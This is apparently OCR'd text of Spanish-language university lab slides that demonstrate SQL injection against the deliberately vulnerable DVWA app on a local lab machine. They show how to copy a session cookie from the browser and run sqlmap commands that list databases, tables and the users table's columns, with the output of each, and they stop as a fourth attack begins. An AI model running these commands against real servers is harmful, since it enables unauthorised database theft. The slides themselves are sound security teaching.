
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Esta aplicación tiene una vulnerabilidad de tipo **SQL Injection** que vamos a explotar



Vulnerability: SQL Injection


User ID: 2

```
ID: 2
First name: Gordon
Surname: Brown
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

La herramienta que vamos a utilizar para hacer el ataque SQL Injection se llama **sqlmap**



Kali-Linux-2018.4-vbox-amd64 [Running] - Oracle VM Virtual...
File
Machine
View
Input
Devices
Help

```
root@kali:~# sqlmap --help | more_
```

Antes de atacar es muy importante que revisemos la documentación de la herramienta para entender sus capacidades. El comando **sqlmap --help** nos da la información básica de la herramienta, aunque la información completa se encuentra al ejecutar el comando: **man sqlmap**

SQL Injection

- Para poder hacer el ataque necesitamos una **cookie de autenticación**, la cual obtenemos dando click derecho sobre la página y seleccionando “Inspeccionar” para entrar al modo desarrollador. Posteriormente vamos a la pestaña “Network” y buscamos uno de los mensajes GET enviados, el cual contiene en su cabecera la cookie. Copiamos la cookie para poderla utilizar como elemento de autenticación por sqlmap.


Kali-Linux-2018.4-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Firefox ESR Sun 00:13
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox
Metasploitable2 - Linux
Damn Vulnerable Web A
New Tab
Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Inspector Console Debugger Style Editor Performance Memory Network Storage
All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache Filter URLs
Headers Cookies Params Response Timings
Edit and Resend Raw headers
Filter headers
Right Ctrl

```
192.168.0.21/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#
```

Vulnerability: SQL Injection

User ID: 2 Submit

```
ID: 2
First name: Gordon
Surname: Brown
```

```
Stat...  Method  Fil       Dc  Cause          Type  Transferr...  Size     0 ms
200      GET     /dvwa...  19...document      html  4.63 KB       4.29 KB  →20 ms
200      GET     main....  19...stylesheet    css   cached        3.85 KB
200      GET     dvwa...   19...script        js    cached        775 B
```

```
Request URL: http://192.168.0.21/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit
Request method: GET
Remote address: 192.168.0.21:80
Status code: ● 200 OK
Version: HTTP/1.1
Connection: keep-alive
Cookie: security=high; PHPSESSID=a653f01b1bdc1cf63d4b19f37e401e12
Host: 192.168.0.21
```


3 requests | 8.90 KB / 4.63 KB transferred | Finish: 137 ms | DOMContentLoaded: 144 ms

URL y Cookie a utilizar por sqlmap


SQL Injection

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Ahora lanzamos nuestro **primer** ataque con el siguiente comando:



```
root@kali:~# sqlmap -u "http://192.168.0.21/dvwa/vulnerabilities/sqli/?id=2&Su
bmit=Submit#" --cookie="security=low; PHPSESSID=a653f01b1bdc1cf63d4b19f37e401e
12" --dbs
```



```
[22:41:46] [INFO] retrieved: mysql
[22:41:46] [INFO] retrieved: owasp10
[22:41:46] [INFO] retrieved: tikiwiki
[22:41:46] [INFO] retrieved: tikiwiki195
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[22:41:46] [INFO] fetched data logged to text files under '/root/.sqlmap/outpu
t/192.168.0.21'

[*] shutting down at 22:41:46

root@kali:~#
```

!Hemos obtenido el listado de bases de datos en el servidor!

¿Qué significa **cada uno** de los argumentos utilizados?


-u

--cookie

--dbs

SQL Injection

Ahora lanzamos nuestro **segundo** ataque con el siguiente comando:




```
root@kali:~# sqlmap -u "http://192.168.0.21/dvwa/vulnerabilities/sqli/?id=2&Su
bmit=Submit#" --cookie="security=low; PHPSESSID=a653f01b1bdc1cf63d4b19f37e401e
12" -D dvwa --tables
```

¿Qué significa **cada uno** de los argumentos utilizados?

-D

--tables




```
back-end DBMS: MySQL >= 4.1
[00:14:04] [INFO] fetching tables for database: 'dvwa'
[00:14:04] [INFO] heuristics detected web page charset 'ascii'
[00:14:04] [INFO] used SQL query returns 2 entries
[00:14:04] [INFO] retrieved: guestbook
[00:14:04] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[00:14:05] [INFO] fetched data logged to text files under '/root/.sqlmap/outpu
t/192.168.0.21'

[*] shutting down at 00:14:05

root@kali:~#
```

!Hemos obtenido el listado de tablas de la base de datos!

SQL Injection

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación

Ahora lanzamos nuestro **tercer** ataque con el siguiente comando:




```
root@kali:~#  sqlmap -u "http://192.168.0.21/dvwa/vulnerabilities/sqli/?id=2&S
ubmit=Submit#" --cookie="security=low; PHPSESSID=a653f01b1bdc1cf63d4b19f37e401
e12" -D dvwa -T users --columns
```

¿Qué significa **cada uno** de los argumentos utilizados?

-T

--columns




```
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+

[00:15:36] [INFO] fetched data logged to text files under '/root/.sqlmap/outpu
t/192.168.0.21'

[*] shutting down at 00:15:36

root@kali:~#
```

!Hemos obtenido las columnas de la tabla users!

SQL Injection

Ahora lanzamos nuestro **cuarto** ataque con el siguiente comando:

